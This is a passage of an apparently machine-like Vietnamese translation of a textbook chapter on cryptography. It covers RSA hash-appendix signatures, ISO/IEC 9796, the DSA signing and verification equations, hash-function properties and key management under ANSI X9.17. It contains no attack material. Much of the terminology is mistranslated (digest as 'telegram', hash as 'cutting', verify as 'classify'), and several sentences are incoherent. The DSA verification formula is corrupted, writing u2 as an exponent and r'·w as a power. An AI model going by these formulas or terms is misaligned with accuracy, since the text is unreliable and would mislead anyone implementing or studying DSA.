


Figure 4-7: Digital Signature Scheme Using Encrypted-Hash Appendix

hình 4-7: Cơ cấu chữ ký điện tử sử dụng phụ lục phân cắt đã mã hoá

Chú thích:

Originator: người gửi

Actual digest: điện báo chính
được mong đợi

Digest: điện báo

Recipient: người nhận.

Public key: khoá chung
trông mong

Encrypt : mã hoá

Transmitted message: tin nhắn đã truyền

If there are the same then message integrity is verified: Nếu chúng giống nhau thì sau đó tính vẹn toàn của tin nhắn được nhận dạng.

Message: Tin nhắn

Expected Appendix: phụ lục

Private Key: khoá riêng

Hash function: hàm phân cắt

Expected digest: điện báo được

Decrypt: giải mã

Để chứng minh cơ cấu này, một hàm phân cắt được đưa vào quá trình xử lý như hình 4-7. Hàm phân cắt được sử dụng để tạo ra một biểu tượng dữ liệu nhỏ hơn nhiều từ nội dung tin nhắn yêu cầu sự bảo vệ gọi là điện báo. Điện báo này có thuộc tính là thông thường bất kỳ một sự thay đổi nào của tin nhắn sẽ đưa ra một điện báo khác.

Với cơ cấu này, người gửi áp dụng hàm phân cắt để đạt được điện báo, sau đó mã hoá điện báo để đưa ra phụ lục mà được truyền dịch cùng với tin nhắn. Khi nhận tin nhắn, người nhận tính lại điện báo và giải mã phụ lục. Sau đó nó so sánh hai giá trị đó. Nếu chúng xúng nhau, sau đó người nhận được đảm bảo rằng người gửi đã biết khoá mã hoá, và nội dung của tin nhắn đó không bị thay đổi trên đường đi.

Khi sử dụng RSA theo cách này, hiệp định kèm theo giá trị đang bị mã hoá rất quan trọng. Ví dụ, nếu điện báo phân cắt ngắn hơn nhiều so với môđun RSA, và được gán vào thêm bit 0 vào cuối hàng bên trái, điều này dẫn đến kết quả là ứng dụng vào RSA đưa ra một giá trị số nguyên rất nhỏ. Điều này chắc chắn tình trạng yếu kém của mật mã. Nếu gán thêm bit 1, tình trạng yếu kém đó không còn nữa. Những cơ cấu gán thêm vào phức tạp hơn được đề cập bởi một vài nhà nghiên cứu.

Các công nghệ khác cung cấp chữ ký điện tử đã được phát minh, xem [MIT1] đầy đủ các thông tin. Hai công nghệ chuyên biệt được ấn định dưới đây – tiêu chuẩn ISO/IEC cho các chữ ký điện tử để khôi phục tin nhắn, và Tiêu chuẩn Chữ ký Điện tử Mỹ (DSS). Cả hai công nghệ này đều rất quan trọng, bởi vì đang được biểu hiện trong các tiêu chuẩn nhận dạng.

Chữ ký điện tử với sự phục hồi tin nhắn

Tiêu chuẩn Quốc tế ISO/IEC 9796 định nghĩa một công nghệ chữ ký điện tử mà có thể hoặc không có thể sử dụng phụ lục dựa trên sự tiếp cận chữ ký điện tử. Công nghệ này được thiết kế để đánh dấu tin nhắn có độ dài giới hạn, với một yêu cầu nguồn tối thiểu cho sự phân loại. Nó sử dụng một hệ thống mã khoá- chung đảo ngược, thường là RSA.

Có hai cách sử dụng tiêu chuẩn ISO/IEC 9796:

- Một phương pháp đánh dấu các tin nhắn rất nhỏ. Hàm phân cắt không liên quan, và nội dung văn bản rõ của giá trị đã ký hiệu được sáng chế như là phần của quá trình phân loại (giá trị đã ký hiệu được chuyển đổi một cách hiệu quả trong một dạng đã mã hoá thông qua quá trình xử lý chữ ký). Những đặc điểm này rất phù hợp để các yêu cầu chữ ký được bắt gặp trong sự xác nhận và các giao thức quản lý khoá
- Một thuật toán chữ ký được áp dụng cho một điện báo đã phân cắt của một tin nhắn lớn. Số lượng này áp dụng một quy ước gán vào

phức tạp cho điện báo. (công nghệ ISO/ IEC 9796 được sử dụng theo cách này trong tiêu chuẩn chữ ký ANSI RSA, phần 1 của X9.31.)

Để giải thích quá trình xử lý ISO/IEC 9796, giả định rằng thuật toán đảo ngược đã dùng là RSA. Độ dài của tin nhắn đã đánh dấu không được lớn hơn một nửa cỡ của môđun RSA. Quá trình đánh dấu liên quan đến các bước:

- Các bit của tin nhắn được gán với các bit 0, nếu cần thiết, đưa một số nguyên của bộ bát phân.
- Chuỗi kết quả được mở rộng, nếu cần thiết, bằng cách tự lặp lại chuỗi xích để đưa ra một chuỗi với độ dài ít nhất bằng một nửa cỡ của môđun RSA.
- Sự dư thừa nhân tạo được thêm vào bằng sự xen kẽ bộ bát phân tin nhắn đã mở rộng với bộ bát phân dư thừa, các giá trị mà được phân phát từ bộ bát phân tin nhắn đã mở rộng tương ứng.
- Chữ ký được bao gồm bởi một sự mã hoá RSA trên kết quả.

Tiêu chuẩn Chữ ký Điện tử Mỹ.

Vào tháng 8 năm 1991, Viện nghiên cứu Quốc gia về Tiêu chuẩn và Công nghệ (NIST), đã công bố một thông báo về Tiêu chuẩn Chữ ký Điện tử đã đề nghị (DSS), với một yêu cầu nhận xét ngay tiếp sau đó [NIS3]. Cùng với thông báo này, một sự xác nhận kỹ thuật cho tiêu chuẩn đã đề nghị đã có sẵn, mô tả Thuật toán chữ ký Điện tử (DSA). Sự xem lại chung về DSS đã đề nghị có kết quả là phủ nhận lời nhận xét đó (xem [RIV2] cho một mẫu tốt). Ý chính của lời nhận xét phản đối là kỹ thuật và sự thực thi liên quan, phản đối đưa DSA vào cạnh tranh với tiêu chuẩn chữ ký RSA không chính thức, và các vấn đề hiển nhiên. NIST hồi đáp là trong [SMI2]. Lời nhận xét phản đối đã đưa kết quả về một vài kỹ thuật nhỏ để thay đổi đề nghị, mà sau đó đang được xúc tiến bởi NIST theo ấn phẩm như là tiêu chuẩn FIPS PUB. Nó cũng được xúc tiến như phần 1 của tiêu chuẩn X9.30 của ANSI.

DSA dùng một hệ thống khoá chung không đảo ngược, trên cơ sở sự tiếp cận của ElGamal, được sửa đổi bởi Schnorr [SCH1]. Sự an toàn của nó phụ thuộc vào mức độ phức tạp của việc tính toán các loga rời rạc. Xem:

$$y = g^x \bmod p$$

Trong đó p là một số nguyên tố và g là một phần tử của môđun p bậc lớn hơn⁷. Nó đơn giản tính là y , đã cho g , x , và p , nhưng rất khó để tính x , đã cho y , g , và p . Điều này đưa ra một nền tảng cho hệ thống khoá – chung trong đó x là một khoá riêng và y là một khoá chung.

Hệ thống sử dụng ba số nguyên, p , q , và g mà có thể được tạo chung và phổ biến cho các nhóm người sử dụng. p là một môđun nguyên, mà nằm trong khoảng 512 đến 1024 bit. q là một số chia nguyên 160 bit. g chính bằng:

$g = j^{[(p-1)/q]} \bmod p$, trong đó j là bất kỳ một số nguyên dương ngẫu nhiên với $1 < j < p$ để:

$$j^{[(p-1)/q]} \bmod p > 1.$$

Để người gửi đưa ra, khoá riêng x được chọn một cách ngẫu nhiên, với $1 < x < q$.

Khoá chung y được tính như ở trên.

Quá trình đánh dấu và phân loại một tin nhắn được minh hoạ trong hình 4-8. Để ký hiệu một tin nhắn mà có điện báo h , người sử dụng chọn một số nguyên ngẫu nhiên k (với $0 < k < q$) và tính, sử dụng khoá riêng x , hai số:

$$r = (g^k \bmod p) \bmod q$$

$$s = (k^{-1}(h + xr)) \bmod q$$

trong đó k^{-1} là nghịch đảo của $k \bmod q$; ví dụ, $(k^{-1} k) \bmod q = 1$ và $0 < k^{-1} < q$. Một cặp giá trị (r, s) tạo thành phụ lục chữ ký cho tin nhắn.

Để phân loại một chữ ký đã nhận rồi (báo r' , s') kèm theo một tin nhắn với điện báo h' , người nhận đầu tiên kiểm tra rằng $0 < r' < q$ và $0 < s' < q$. Nếu một trong hai điều kiện này bị sai, chữ ký đó sẽ bị loại. Ngoài ra, người nhận sau đó tính từ s' và h' a giá trị v . Để chữ ký được phân loại chính xác, giá trị này cần phải giống như là giá trị r' đã được gửi trong chữ ký. Công thức tính v như sau:

$$w = (s')^{-1} \bmod q$$

$$u_1 = (h'w) \bmod q$$

⁷ Điều này có nghĩa là số nguyên dương nhỏ nhất i , chính là $gi \bmod p = 1$, là đủ lớn.

⁸ Cỡ của môđun là một thông số thuật toán, mà có thể đưa giá trị từ 512 đến 1024 bit với số gia 64 bit.




Figure 4-8: DSA Digital Signature Scheme

h ình 4-8: Cơ cấu chữ ký điện tử DSA

Chú thích:

Originator: người gửi

Digest: điện báo

Recipient: người nhận.

Public key: khoá chung

Generate: phát sinh

Transmitted message: tin nhắn đã truyền

If there are the same then message integrity is verified: Nếu chúng giống nhau thì sau đó tính vẹn toàn của tin nhắn được nhận dạng.

Message: Tin nhắn

Private Key: khoá riêng

Hash function: hàm phân cắt

Random: ngẫu nhiên

Verify: nhận dạng

$$u^2 = ((r')^w) \bmod q$$

$$v = ((g^{u1} y^{u2}) \bmod p) \bmod q$$

Để chứng minh tính hợp pháp của những công thức toán này, và tính không thể làm được để tạo ra một cặp r, s hợp lệ mà không cần biết khoá riêng x , xem các phụ lục để xác nhận DSA.

Chú ý rằng một sự thực thi của DSA không cung cấp bất kỳ một khả năng mã hoá dữ liệu nào cho các mục đích đáng tin cậy. Trong khi điều này có thể xuất hiện một số khuyết, nó có thể có lợi bởi vì nó có thể khó hơn để đạt được một chứng minh cho thiết bị có khả năng mã hoá. Các đặc điểm khác của DSA là quá trình phân loại của nó sẽ nhiều quá trình xử lý nguồn chuyên sâu hơn quá trình tạo của nó.

Các cơ cấu chữ ký điện tử DSA và RSA có khả năng được xem như là các đối thủ cho một vài lần tới. Trong nhóm các hàm đã cung cấp (cho mục đích chữ ký điện tử) và độ dài mật mã, các cơ cấu gần như tương đương nhau về cơ bản. Vì vậy, sự lựa chọn giữa chúng sẽ dựa trên các nhân tố như là sự thực thi, vấn đề bản quyền, và tính chất có thể chấp nhận về chính trị

Các hàm phân cắt

Các hàm phân cắt được sử dụng trong niêm phong hoặc các quá trình chữ ký điện tử cần thiết để có các thuộc tính sau:

- Hàm phải được tính toán sao cho không có khả năng tạo được một tin nhắn mà các phân cắt đã đưa cho điện báo.
- Nó phải được tính toán sao cho không có khả năng tạo được hai tin nhắn mà phân cắt cùng một điện báo.

Bất kỳ một thuộc tính nào yếu kém có thể đưa ra kết quả cũng yếu kém trong niêm phong hoặc quá trình chữ ký điện sử dụng hàm phân cắt. Ví dụ, nếu một kẻ tấn công chủ động có thể kiểm tra một tin nhắn và điện báo đó và suy ra nội dung của tin nhắn khác với cùng một điện báo, anh ta có thể thay thế nội dung tin nhắn đó. Sự thay thế sẽ không bị phát hiện bất chấp độ dài của hệ thống mã đã sử dụng trong phụ lục phát sinh.

Thiết kế một hàm phân cắt tốt đã từng chứng minh một tác vụ phức tạp. Nhiều hàm phân cắt khác nhau đã được đề trình, sau đó chuyên đề đó đã từng có sự yếu kém về sắp xếp (xem [MIT1] để biết chi tiết hơn). Tại thời điểm phát hành, toàn bộ các hàm phân cắt đáng tin đã sử dụng trong các mạng hệ thống mở là:

- Các hàm phân cắt dựa trên các thuật toán mã khối như là DES [MERR2]. Hai hàm dựa theo DES cụ thể là, MDC2 và MDC4, đã được đề bạt bởi IBM [MAT1].

- Các loại của hàm phân cắt là MD2, MD4, và MD5 [KAL1, RIV3, RIV4]. Tất cả đều đưa ra sản phẩm 128 bit. MD2 là cũ nhất, đã từng được bao hàm trong đơn đề nghị thư điện tử đề cao tính an toàn mạng chính vào năm 1989. MD4 thì nhanh hơn, đặc biệt trong bộ xử lý 32 bit, và có thể được mã hóa một cách chặt chẽ. MD5 thì chậm hơn MD4 một chút và có thể không được mã hoá mạnh (trên thực tế, nó được xem là yếu hơn).

- Thuật toán phân cắt an toàn của chính phủ Mỹ (SHA), đặc biệt trong FIPS PUB 180 và phần 2 của ANSI X9.30. SHA là một sự tra lấp của MD4, mà tạo ra sản phẩm 160 bit (cho tính tương thích với thuật toán DSA). Kích cỡ của sản phẩm càng dài thì khả năng của SHA càng mạnh hơn MD2, MD4, hoặc MD5 và có thể được trông mong để thu lại sự công nhận rộng rãi.

4.5 Giới thiệu về sự quản lý khoá

Công nghệ mật mã đã mô tả ở trên tất cả phụ thuộc vào các khoá mật mã.. Quản lý các khoá này là một đề tài phức tạp và một ảnh hưởng chủ yếu đến việc cung cấp an toàn. Quản lý khoá bao gồm sự đảm bảo giá trị các khoá đã tạo là phải có các thuộc tính cần thiết, tạo ra các khoá được biết trước cho các nhóm sẽ sử dụng nó, và đảm bảo rằng các khoá được bảo vệ khi cần thiết chống lại sự vạch trần và/hoặc sự thay thế. Các phương pháp quản lý khoá khác phụ thuộc căn bản vào những khoá đó đang được quản lý như thế nào trong các hệ thống mã đối xứng hoặc các hệ thống mã khoá- chung. Tất cả các khoá đã có hạn chế trong suốt quá trình. Điều này cần thiết cho hai lý do:

- Sự giải mã các mật mã đã được làm dễ dàng bởi một số lượng lớn các văn bản mã; càng nhiều khoá được sử dụng thì càng nhiều cơ hội cho kẻ xâm nhập thu thập văn bản mã.

- Đưa ra một khoá có thể tin được đã thoả hiệp, hoặc một quá trình mã hoá/giải mã với một khoá cụ thể đã mã hoá, hạn chế sự tồn tại của các khoá, hạn chế sự phá huỷ mà có thể xảy ra.

Thời kỳ sử dụng một khoá cụ thể được xác nhận được gọi là thời kỳ mã hoá cho khoá đó.

Thông thường, vòng tròn đời sống của một khoá bao hàm các pha sau:

- Sự tạo khoá và, có thể đăng ký;
- Sự phân bố khoá;
- Sự hoạt động và ngưng hoạt động của khoá;
- Sự thay thế hoặc cập nhật khoá (thỉnh thoảng gọi là tái sử dụng khoá);
- Sự huỷ bỏ khoá; và
- Sự kết thúc khoá, liên quan đến sự huỷ bỏ và, có thể sự niêm cất.

Quá trình tạo khoá cần đưa vào địa chỉ để nhận dạng các ràng buộc cho hệ thống mã chuyên biệt (ví dụ., tránh các khoá yếu cho RSA). Quá trình tạo này cũng đảm bảo rằng một xử lý ngẫu nhiên sẽ bị ảnh hưởng một cách chính xác. Nếu có bất kỳ một thành kiến nào trong quá trình chọn lựa khoá, kẻ xâm nhập sẽ sử dụng một sự tiếp cận mọi mặt có thể đem lại lợi ích lớn từ việc thử các ứng cử trước. Tác vụ cung cấp một sự phát sinh con số ngẫu nhiên phù hợp cho mục đích này sẽ không được đánh giá đúng mức. Một quá trình ngẫu nhiên, như là một nguồn tạp nhiễu ngẫu nhiên (phần cứng), có khả năng được đưa ra. Một quá trình xử lý phần mềm giải mã ngẫu nhiên thao tác theo một chữ viết tắt đầu tiên ngẫu nhiên bí mật có thể tương xứng, nhưng các ký tự đầy đủ của hệ thống đó cần được phân tích một cách cẩn thận trước khi giả định nó phù hợp với sự phát sinh khoá.

Sự đăng ký khoá liên quan đến việc nối kết một khoá đã được tạo với cách sử dụng cụ thể của nó. Ví dụ, một khoá được sử dụng trong quá trình xác nhận một chữ ký điện tử cần để hạn chế sự nhận dạng chữ ký sẽ quy cho. Quá trình nối kết này sẽ được đăng ký một cách an toàn cho một vài sự xác nhận.

Quá trình xây dựng khoá được ấn định trong phần 4.6 và 4.7. Quá trình hoạt động/ ngưng hoạt động của khoá và Sự thay thế/ cập nhật khoá cũng bị liên quan đến quá trình xây dựng khoá.

Sự huỷ khoá có thể cần thiết trong một số trường hợp được chấp nhận. Các lý do để huỷ khoá bao gồm sự gỡ bỏ một hệ thống với cái khoá mà đã

liên kết, sự nghi ngờ một khoá cụ thể có thể đã được thoả hiệp, hoặc sự thay đổi với mục đích là khoá đó đang được dùng (ví dụ., sự phân loại an toàn gia tăng).

Sự huỷ bỏ khoá liên quan đến quá trình huỷ bỏ hoàn toàn tất cả các dấu vết khoá. Giá trị của một khoá có thể vẫn còn tồn tại lâu sau khi nó đã ngừng sử dụng. Ví dụ, một chuỗi dữ liệu đã mã hoá được ghi lại bây giờ có thể vẫn chứa đựng một số thông tin mà vẫn sẽ còn độ tin cậy trong vài năm tới; sự an toàn của bất kỳ một khoá nào đã dùng cho mục đích tin cậy sẽ cần được bảo trì cho đến khi thông tin đã được bảo vệ không còn cần thiết bảo vệ nữa. Khả năng chứng minh tính hợp pháp của chữ ký điện tử trong phép thử hợp lệ (có thể trong vài năm sau nữa) phụ thuộc vào sự đảm bảo rằng cái khoá hoặc những cái khoá còn lại đã được bảo vệ thông qua toàn bộ thời gian đó. Điều này rất quan trọng để huỷ bỏ một cách an toàn tất cả các bản sao chép các khoá nhạy sau khi hoạt động của chúng kết thúc. Ví dụ, nó sẽ không có khả năng cho kẻ xâm nhập xác định các giá trị khoá cũ bởi phép kiểm tra các file dữ liệu cũ, nội dung bộ nhớ, hoặc thiết bị loại bỏ.

Sự niêm cất của một khoá và sự liên kết của nó được yêu cầu nếu một bản sao đã được bảo đảm của một khoá có thể được đòi hỏi trong tương lai, ví dụ, khi giá trị pháp lý hiển nhiên của một chữ ký kỹ thuật số cũ cho mục đích thừa nhận. Một quá trình liên kết như vậy phải được bảo vệ tốt, cả khi tính vẹn toàn và sự tin cậy của khoá sẽ luôn cần được bảo trì.

Thông thường, sự bảo vệ một khoá cần có hiệu lực thông qua toàn bộ thời gian tồn tại của nó, từ khi bắt đầu cho tới khi kết thúc. Tất cả các khoá cần được bảo vệ cho mục đích vẹn toàn, khi khả năng của một kẻ xâm phạm sửa đổi hoặc thay thế cái khoá có thể làm tổn hại đến dịch vụ bảo vệ cho cái khoá mà đang được sử dụng. Thêm vào đó, tất cả các khoá ngoại trừ khoá chung trong hệ thống mã khoá – chung, cần được bảo vệ cho mục đích tin cậy. Thực tế, cách an toàn nhất để lưu trữ một khoá là trong vị trí an toàn vật lý. Khi an toàn vật lý của khoá không thực tế (ví dụ., khi nó cần phải liên lạc từ nơi này đến nơi khác), khoá đó phải được bảo vệ bởi các phương tiện khác, như là:

- sự phân công cho một nhóm đáng tin cậy, ví dụ., một người đưa tin chính thức sẽ đảm bảo sự an toàn cho những thứ đã nắm giữ hoặc đã mang đi;
- sử dụng một hệ thống kiểm soát đối ngẫu, nơi mà một khoá được trộn thành hai phần với mỗi phần đều đang được giao phó để phân

chia người và/hoặc môi trường cho các mục đích truyền thông hoặc lưu trữ trung gian; hoặc

- sự bảo vệ trong suốt quá trình truyền thông, bởi sự tin cậy (ví dụ., bằng sự mã hoá theo khoá khác) và/ hoặc các dịch vụ vẹn toàn.

Danh sách tiếp theo giới thiệu khái niệm của cá lớp của sự bảo vệ mật mã (và các lớp của các khoá) trong an toàn mạng. Khái niệm này sẽ phát sinh tuần tự trong sự quản lý khoá.

4.6 Sự phân bố các khoá bí mật.

Sự phân bố khoá sử dụng các công nghệ đối xứng

Các sử dụng thương mại hoá chính thức của các hệ thống mã đối xứng bắt đầu vào đầu những năm 1980, đặc biệt là trong ngân hàng, sau đó là sự chuẩn hoá của DES và đương lượng nền công nghiệp ngân hàng- thuật toán Mã hoá Dữ liệu ANSI (DEA). Ứng dụng rộng rãi trong tương lai của DES đã phát triển vấn đề là quản lý các khoá DES như thế nào [GRE1]. Nó dẫn đến sự phát triển của tiêu chuẩn ANSI X9.17 về quản lý khoá thể chế tài chính (Wholesale), mà đã được thành lập vào năm 1985 [BAL1].


Một kết luận sớm về công việc quản lý khoá thể chế tài chính là nhiều các lớp của các khoá được cần. Các khoá đã sử dụng cho thao tác mã hoá dữ liệu lớn sẽ cần được thay đổi một cách tuần tự hoàn toàn (ví dụ., trong một phiên hoặc nền tảng hàng ngày). Một cách rõ ràng, Nó không thể phù hợp được thông qua các hệ thống phân bố khoá thông thường, bởi vì giá trị cao của những hệ thống như vậy. Điều này đã làm nhận ra hai kiểu khác biệt của khoá – các khoá riêng, được sử dụng để bảo vệ dữ liệu lớn, và khoá mã hoá các khoá đã sử dụng để bảo vệ các khoá chính khi chúng cần phải liên lạc từ hệ thống này đến hệ thống khác. Một khoá chính khi đã sử dụng để bảo vệ dữ liệu trong suốt một phiên truyền thông, thỉnh thoảng gọi là khoá phiên. Một khoá mã hoá khoá thì gọi là khoá chính.

ANSI X9.17 đã tiến xa hơn theo ba mức phân cấp của khoá:

- (đã phân bố một cách thông thường) các khoá chính (KKs);
- (đã phân bố trực tuyến) khoá mã hoá các khoá (KKs); và
- các khoá chính, hoặc các khoá dữ liệu (KDs).

Về cơ bản, KKM_s bảo vệ KKs hoặc KDs dọc đường. KKs bảo vệ KDs dọc đường.

